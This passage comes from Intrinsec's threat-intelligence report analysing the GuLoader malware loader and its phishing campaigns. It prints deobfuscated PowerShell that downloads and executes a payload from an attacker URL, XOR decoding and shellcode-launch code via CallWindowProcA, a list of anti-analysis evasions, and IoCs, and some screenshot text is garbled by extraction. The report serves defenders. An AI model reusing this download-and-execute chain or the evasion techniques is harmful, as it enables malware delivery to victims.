Figure 25: .onMouseOverSection function.


On startup, the *.onMouseOverSection* function will copy the shellcode located in the *Emneomraadedefinition.Ove* file in the \$4 variable and call the func\_451 function. This function will then call the func\_12 function which will copy the \$4 variable in the \$R8 variable, allocate some space into memory and then call the "**System::Call**" method on the \$R8 variable, executing the shellcode.

© Intrinsec TLP: CLEAR Page **20** sur **31** 





**PAP: CLEAR** 



© Intrinsec

Figure 26: Summary of an NSI script used to build the executable.

The **System::Call** method is inherited from the NSIS System plug-in contained in System.dll library. As stated in the NSIS documentation, this library allows allocation of memory, writing to memory, freeing memory, and calls.

#### 2.2. NSIS variant

Using *CreateProcessInternalW()*, GuLoader's NSIS variant will start by creating a new process "CasPol.exe", which stands for "Code Access Security Policy Tool". This process is a legitimate Windows process that enables users and administrators to modify security policy for the machine policy level, the user policy level, and the enterprise policy level. After creating this process, the malware writes the full shellcode in its memory using *NtWriteVirtualMemory()*. The size of the written data corresponds exactly to the delivered file containing the shellcode. After checking its environment for analysis environment behaviour, the shellcode downloads the next payload encrypted with a XOR key. This payload will be decrypted and injected in the same process as the shellcode in a region with Read-Write-Execute protections.

#### 2.3. VBS variant of GuLoader

In the context of a campaign spoofing a Bulgarian IT company, an archive containing the VBS variant of GuLoader was sent in the attachment of an email.

#### © Intrinsec TLP: CLEAR Page **21** sur **31**



ILP: CLEAP			PAP: CLEAR	
From: Sent: To: Subject: Attachments: Importance:	" Wednesday, April 26, 2023 10:51 AM " СПЕШНО ИСКАНЕ ЗА ОФЕРТА URGENT REQUEST FOR OFFER High	4.2023r. 4_2023.gz		
Здравейте,	Solicitud urgente de cotización para pedido Nº 1135 05022023.vbs	7/3/2023 1:13 AM	VBScript Script File	19 KB
	тавете ни най-добрата цена, дата на доставка и цена за приложения списък. вора ти.	а доставка за		
Пожелавам здр	раяе и успех!			
Kind Regards,	_			
Trade Manager				

*Figure 27: Content of the mail and attachment sent to the Bulgarian company.* 

The VBS script contains 879 lines with obfuscated PowerShell in its core. Its content was passed in the PowerShell.exe process in the following format:



© Intrinsec

Figure 28: The full PowerShell script that was passed as a parameter in the PowerShell.exe process.

© Intrinsec TLP: CLEAR Page **22** sur **31** 



#### **TLP: CLEAR**

#### PAP: CLEAR

Once deobfuscated, the script will download an additional base64 encoded blob of data in a file hosted on the URL "ac-at[.]net/Tulle.asd" and will save it on the disk under the name "Beruse.Sor". It then locates a certain portion data at the offset 189548 with a length of 20758 bytes which contains a second PowerShell script.

<pre>\$Tekto170='https://ac-at.net/Tulle.asd'; \$powershell_path = '\syswow64\WindowsPowerShell\v1.0\powershell.exe'; iex ('\$windir_env=\$env:windir'); iex ('\$powershell_path=\$windir_env+\$powershell_path'); iex ('\$powershell_path=\$windir_env+\$powershell_path'); iex ('\$Rekalku =((gwmi win32_process -F ProcessId=\${PID}).CommandLine) -split[char]34'); iex ('\$Bades = \$Rekalku[\$Rekalku.count-2]'); iex ('\$Syndebyrde=(Test-Path \$powershell_path) GN0 ([IntPtr]::size -eq 8)'); if (\$Syndebyrde) {</pre>
.\$powershell_path \$Bades;
<pre>} else {     \$Subp00='Start-BitsTransfer -Source 'https://ac-at.net/Tulle.asd' -Destination \$windir_env';     iex ('\$windir_env=\$env:appdata');     iex ('Import-Module BitsTransfer');     \$windir_env=\$windir_env+'\Beruse.Sor';     while (-not \$Plymout) {         iex ('\$Plymout=(Test-Path \$windir_env)');         iex \$Subp00;         iex ('Start-Sleep 5');     } }</pre>
<pre> / iex ('\$Lamel = Get-Content \$windir_env'); iex ('\$Fiske = [System.Convert]::FromBase64String(\$Lamel)'); iex ('\$Subp2 = [System.Text.Encoding]::ASCII.GetString(\$Fiske)'); iex ('\$Unvacuous=\$Subp2.substring(189548,20758)'); iex \$Unvacuous; } </pre>

© Intrinsec

#### Figure 29: The deobfuscated content of the PowerShell script.

$\leftrightarrow \rightarrow $ C	O A https://ac-at.net/Tulle.asd			
biokyJHHKGFLX7HEBms-Sclfred VJH-XCSt4202058835Bem3Pd VJgwndscplJXX2L+CQMWJC85 VJ9wcgHV3950475202045 VJ9bcgHV3950475202045 VJ6H2BW2047F1-WH-JMBAGE VICKQBFUEUUPK200471 VJCKQBFUEUUPK200471 VJCKQBFUEUUPK200471 VJCKQBFUEUUPK20047 VJCKQBFUEUUPK200	"rowin 2gxtBm3tEm4.sHetBm+st2X13DBP+AtcjBm3tVL EAAOACT1342x40x40gAbAPAdgPG4WU2IbA2tx4tg4's Bm4EB73p1r27/majTismt274PAB0st2H12Atg4yb Bm4EB73p1r27/majTismt274PAB0st2H12Atg4yb St2Vmattcj1/t72tbU13APK0st0f131e1747Ab3gV(71p6 RML1kggN13AtUs5pBB729153Knofmt6/0f4/st4yb st3758tVumtEc14072p1/t191ch10f4PW1V0K1cg71ab3 unit24t72p1/t10H4X31gr5f573yAb90g2t1N13saff Yyekv82fvp16KH312LCtS19HasKK0+dg380ia2vmq01BH p1f80jf4rgUnsX4Ivrt2gacjg4PH10Th1Pu1Htq1VagH1 p1f80jf4rgUnsX4Ivrt2gacjg4PH10Th1Pu1Htq1VagH2 GefCh07gxt1v/AAH4421H0ssc6G6f20juix GefM99tvc4p97X4ItWh1A74H0ssc6G6f20juix GefM99tvc4p97X4ItWh1A74H0ssc6G6f20juix GefM99tvc4p97X4ItWh1A74H0ssc5G6f20juix GatM99tvc4p97X4ItWh1A74H0ssc5G6f20juix GatM99tvc4p97X4ItWh1A74H0ssc5G6f20juix GatM99tvc4p9X4H44421T237KVp7MKN453f77bm605K10Apt-t03c-19 g1kzq4N70ed41uDsh3f8kx0039ug+f31Ct53p2X8gXUr bcc171H041LT237KVp7MKN453f77bm605t10Apt-t03c-19 g1kzq4N70ed41uDsh3f8kx0039ug+f37L53p2X8gXUr bcc171H041LT237KVp7MKN453f77bm60410045f77bm60410045f77bm6041045f77bm604	Anil Cobg FrisGJAdX:Argt:Cobj Vikbos:Cobp-Aug ErkGJAdX:Argt:Cobj Vikbos:Cobp-Aug ErkGJAdX:Argt:Balled Balled Argt:Balled Argt:	<pre>initiation Control Contro</pre>	<pre>3m2pA6wK953E A3jUt/9LrAls 33FYK88/WA icm7amAb5biJ 99hLBq2Z57e/ 3WMOD7IA65v6 4Whel5B/D28x //rsZKtZTFq6 5e6J91a8gcfi sLSnJ0Q46M4</pre>

© Intrinsec

Figure 30: Base64 encoded data hosted on the URL found in the PowerShell script.



#### **TLP: CLEAR**

PAP: CLEAR

After decoding and extracting the data from the specifically given offset and size, the second PowerShell script was found to be filled with random comments in its code.

<#smelt Upaakldte hundekun Haem Dkstill Pacuun Aaland #>
Function Juleri02([String]\$Preco) {
#Svogersox Uddat Newfound Manzani menn Opsti Transves plan branch Forgud Sawnyqui Nonefficac Overclog
Smaatterie Krigsher Varebe Cerogr Kortblgera Underbinde Animat Spumoid Tota Vildtbi
<pre>\$Modtage = New-Object byte[] (\$Preco.Length / 2)</pre>
#Preopp Firemastet Stora Cres Samling Bank Skndighed Vogns Footwa Emigran
<pre>For(\$Akmuddarex=0; \$Akmuddarex -lt \$Preco.Length; \$Akmuddarex+=2){</pre>
#Hustele Opossumsun Lennoxfo Koralreven Dicepla Semib Sjettedele Overk andaqu Refusi Fagspeci Dyscrystal Ejerf Overbruta Kalvekast filologer Stil Repu antidrom Lignint Randorim Bombard Microscopi Velbek Opil Treeliker Garnettr Afslutn Kittiso Daarlig Bilo Guerilla
#Subregulin Misjoi Tallerken Forskerpa Forar Preplac Preplanne Oversc Lbrikkensh Cognizingk rmmedesdep Lipem Nykolo Epite reover Geographic Fogdo Kohlrabies Generali Helauto Diskograf
<pre>\$letvandsr = \$Preco.Substring(\$Akmuddarex, 2)</pre>
#Takvinge Macaboyai Shorewe Rest Uloncus Experienc Crampi Elek Epit Hvidkaal Forfrerenk Tilrider Beroere Cyan Misease Cervicid Dombe Bedui methineti klausule Meddelsomm Servi Imidogenku Elefanteri Distribut Makulatu Redheadsld Cutinising farmandnon Anchylosin Vexillah
#Whatso Estim Helaftens Metap Discipl kravsi Drape Udmeldels Grdis Skalkenunb Rispeunci Epaulette Papi Udosgi Svmmeta Alder gangue Bsningerne Multi Kommutativ Trofr Gask krimin Spontanhea Enga Prealp Manda scriptorys Tabsela smertet
<pre>\$Modtage[\$Akmuddarex/2] = [convert]::ToByte(\$letvandsr, 16)</pre>

© Intrinsec

Figure 31: Content of the second PowerShell script.

After removing those comments, one could find XOR encrypted data passed through various variables.

Function Juleri02([String]\$Preco) {
<pre>\$Modtage = New-Object byte[] (\$Preco.Length / 2)</pre>
<pre>For(\$Akmuddarex=0; \$Akmuddarex -lt \$Preco.Length; \$Akmuddarex+=2){</pre>
<pre>\$letvandsr = \$Preco.Substring(\$Akmuddarex, 2)</pre>
<pre>\$Modtage[\$Akmuddarex/2] = [convert]::ToByte(\$letvandsr, 16)</pre>
<pre>\$Modtage[\$Akmuddarex/2] = (\$Modtage[\$Akmuddarex/2] -bxor 216)</pre>
} [String][System.Text.Encoding]::ASCII.GetString(\$Modtage)
}
\$Eksorc0=Juleri02 '8BA1ABACBDB5F6BCB4B4'
<pre>\$Eksorc1=Juleri02 '95B1BBAAB7ABB7BEACF68FB1B6EBEAF68DB6ABB9BEBD96B9ACB1AEBD95BDACB0B7BCAB'</pre>
<pre>\$Eksorc2=Juleri02 '9FBDAC88AAB7BB99BCBCAABDABAB'</pre>
\$Eksorc3=Juleri02 '8BA1ABACBDB5F68AADB6ACB1B5BDF691B6ACBDAAB7A88BBDAAAEB1BBBDABF690B9B6BCB4BD8ABDBE'
\$Eksorc4=Juleri02 'ABACAAB1B6BF'
\$Eksorc5=Juleri02 '9FBDAC95B7BCADB4BD90B9B6BCB4BD'
<pre>\$Eksorc6=Juleri02 '8A8C8BA8BDBBB1B9B496B9B5BDF4F890B1BCBD9AA18BB1BFF4F888ADBAB4B1BB' *Eksorc6=Juleri02 '8A8C8BA8BDBBB1B9B496B9B5BDF4F890B1BCBD9AA18BB1BFF4F888ADBAB4B1BB'</pre>
\$Eksorc7=Juleri02 '8AADB6ACB1B5BDF4F895B9B6B9BFBDBC'
\$Eksorc8=Juleri02 '8ABDBEB4BDBBACBDBC9CBDB4BDBFB9ACBD'
\$Eksorc9=Juleri02 '91B695BDB5B7AAA195B7BCADB4BD'
\$Hernan0=Juleri02 '95A19CBDB4BDBFB9ACBD8CA1A8BD'
<pre>\$Hernan1=Juleri02 '9BB4B9ABABF4F888ADBAB4B1BBF4F888BDB9B4BDBCF4F899B6ABB19BB4B9ABABF4F899ADACB79BB4B9ABAB'</pre>
200403404014100040040100F4F660600304000CF4F6330040613004034040F4F633404C673664834848

© Intrinsec

Figure 32: Content of the PowerShell script after removing the comments.

© Intrinsec TLP: CLEAR Page **24** sur **31** 



#### **TLP: CLEAR**

#### **PAP: CLEAR**


Once decrypted, a shellcode is executed via function *CallWindowProcA*. This function takes as first argument a pointer to a callback function. When this pointer is used to call the function, it is called a callback. This behaviour can be abused to run a shellcode by passing a pointer to the shellcode in the first argument. <u>This article</u> contains other APIs that threat actors can leverage to abuse this functionality.

<pre>\$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((api_resolve_func 'ntdll' 'VirtualAlloc'), (Juleri04 @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))) \$NtProtectVirtualMemory = api_resolve_func 'ntdll' 'NtProtectVirtualMemory'</pre>
<pre>\$first_mem_zone = \$VirtualAlloc.Invoke([IntPtr]::Zero, 648, 0x3000, 0x40) \$second_mem_zone = \$VirtualAlloc.Invoke([IntPtr]::Zero, 72798208, 0x3000, 0x4)</pre>
[System.Runtime.InteropServices.Marshal]::Copy(\$full_binary_data, 0, \$first_mem_zone, 648) [System.Runtime.InteropServices.Marshal]::Copy(\$full_binary_data, 648, \$second_mem_zone, 188900)
<pre>\$CallWindowProcA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((api_resolve_func 'USER32'</pre>

© Intrinsec

Figure 33: Decrypted code found in the second PowerShell script responsible for launching a shellcode.

This shellcode is used to decrypt another shellcode present on the same file "**Beruse.Sor**" at a different offset.



© Intrinsec

*Figure 34: Location of the shellcode used to decrypt the other shellcode.* 

© Intrinsec TLP: CLEAR Page **25** sur **31** 




#### **TLP: CLEAR**

#### **PAP: CLEAR**

INTRI

The overall content of the file retrieved from the URL present on the PowerShell script and saved on the disk under the name "**Beruse.Sor**", can be summarized with the following figure:



© Intrinsec

Figure 35: Content of the downloaded file "Beruse.Sor".

The XOR key that will decrypt the encrypted shellcode can be found inside the first shellcode amongst the following set of assembly instructions. In this case, the key is **"0x3EAF89BA**".



© Intrinsec

Figure 36: Assembly instructions responsible for the decryption of the second shellcode.



#### **TLP: CLEAR**

**PAP: CLEAR** 


The following python script can be used to decrypt the second shellcode with the previously found key.



© Intrinsec

Figure 37: Python script that can be used to decrypt the second shellcode with the previously found XOR key.

The full chain of infection for this campaign can be summarized with the diagram below:



© Intrinsec

*Figure 38: A chain of infection using ZIP and PowerShell to deploy GuLoader shellcode.* 

#### 2.4. Shellcode anti analysis

As mentioned by <u>McAfee</u>, GuLoader employs many techniques to hinder the analysis process of the shellcode:

- Employs runtime padding.
- Scans whole process memory for analysis tool specific strings.
- Uses DJB2 hashing for string checks and dynamic API address resolution.
- Strings are decoded at runtime.
- Checks if QEMU is installed on the system by checking the installation path: C:\\Program Files\\qqa\\qqa.exe
- Patches the following APIs: DbgUIRemoteBreakIn
- The function's prologue is patched with *ExitProcess* call.
- LdrLoadDll

#### © Intrinsec TLP: CLEAR Page **27** sur **31**



#### TLP: CLEAR

**PAP: CLEAR** 

- The initial bytes are patched with instruction "mov edi edi."
- DbgBreakPoint
- Patches with "**nop**" instruction
- Clears hooks placed in ntdll.dll by security products or researcher for the analysis.
- Window Enumeration via EnumWindows
- Hides the shellcode thread from the debugger via *ZwSetInformationThread* by passing 0x11 (*ThreadHideFromDebugger*)
- Device driver enumeration via EnumDeviceDrivers and GetDeviceDriverBaseNameA
- Installed software enumeration via MsiEnumProductsA and MsiGetProductInfoA
- System service enumeration via OpenSCManagerA and EnumServiceStatusA
- Checks use of debugging ports by passing *ProcessDebugPort* (0x7) class to *NtQueryInformationProcess*
- Use of CPUID and RDTSC instructions to detect virtual environments.

Those checks often result in an error revealing that GuLoader managed to detect the environment and thus prevent the download and decryption of the next stage payload.



Figure 39: Error message returned when GuLoader manages to detect the analysis environment.

#### 3. Infrastructure Analysis

#### 3.1. Leveraging Google Drive for final payload delivery

The observed campaign targeting companies from the energy sector revealed the use of the legitimate service Google Drive for payload hosting and delivery.

Initial spearfishing email with attached GuLoader payload was sent from a Thai IP (147.50.227[.]13). Upon execution of the payload and after injection, the malware would contact 142.250.179[.]78 (Google LLC) to retrieve the final payload from a Google drive instance resolving the following URLs:

- hxxps[://]drive[.]google[.]com/uc?export=download&id=1BDYk252qc7\_7mHf4QCodtbpjlysH T4Vv
- hxxps[://]drive[.]google[.]com/uc?export=download&id=1zXYSS2YpyezHZdQPtXPdNr0uPNor VivP

Unfortunately, both of those URLs return a 404-response code at the time of writing this report. This would indicate that the threat actor has deleted the final payload, perhaps with the intent of concealing the goal of the campaigns.

© Intrinsec TLP: CLEAR Page **28** sur **31** 



## TLP: CLEAR

**PAP: CLEAR** 

## Conclusion

Through analysis of both recent and past campaigns using GuLoader, Intrinsec's CTI team hopes to highlight how stealthy and efficient this loader is. From Easysoft's CloudEye humble beginnings in underground forums for hackers to its use in targeted campaigns observed in this report testify to the success of this malware.

© Intrinsec TLP: CLEAR Page **29** sur **31** 



# TLP: CLEAR

PAP: CLEAR

# III - Actionable content

1. IoCs

Value	Туре	Description
0c86253017d45f1cf09b474135ab9a603584f4c6d1d8d22b9c bce7be46dfb019	SHA-256	NSIS loader
a09ed21fa6609b2868160bd39abf1628a797cc703a0d64a11 4585d0c8b9c9982	SHA-256	emneomraadedefinition.ove
50f7d8503f51e02f52c3f666ad902900b2b90809df612c96e8 8cd51466416c0b	SHA-256	Malicious RTF
ec5be7c50c187de9346e381fe229eb22a3383dfd70bbac356 8051af0ee25016c	SHA-256	Liljans Slipstrmme.exe
107.172.148[.]208	IP address	Hosting payload
91.234.99[.]51	IP address	GuLoader C2
103.131.57[.]119	IP address	Hosting payload
188.86.117[.]83	IP address	IP performing malspam
147.50.227[.]13	IP address	IP performing malspam
ac-at[.]net	Domain	Hosting payload
rdns.aesite[.]cz	Domain	GuLoader C2
00gssa[.]com	Domain	GuLoader C2
00gts[.]ru	Domain	GuLoader C2



#### TLP: CLEAR

**PAP: CLEAR** 

#### 2. Recommendations

GuLoader has proved to be a stealthy and highly customizable loader. The campaigns studied in this document reveal that the use of GuLoader, coupled with a smart use of spear phishing techniques, can prove to be very efficient for initial access and further exploitation.

To prevent your organization from being infected, Intrinsec's CTI recommends to:

#### **Network and Emails policy**

- Train your staff to always question the legitimacy of an email, especially if it contains attachments.
- Block the domains names included in the IoCs section of this report.
- Block domains associated with any GuLoader campaigns.
- Block emails sent from spoofed or not trusted domains.
- Block IP addresses included in the IoCs section of this report.
- Block IP addresses associated with any GuLoader campaigns.
- Do not upload internal emails on public platforms.

#### System and endpoint security

- Prevent PowerShell execution by normal users.
- Use GuLoader's detection rules on endpoints.
- Train your staff not to activate content on Microsoft Office documents if coming from an untrusted source.

#### 3. Sources

- https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye
- https://github.com/OALabs/research/blob/master/\_notebooks/2022-12-16guloader.ipynb
- https://research.checkpoint.com/2020/guloader-cloudeye/
- https://research.checkpoint.com/2023/cloud-based-malware-delivery-the-evolution-ofguloader/
- https://therecord.media/german-intelligence-warning-lng-terminals-cyberattacks

© Intrinsec TLP: CLEAR Page **31** sur **31**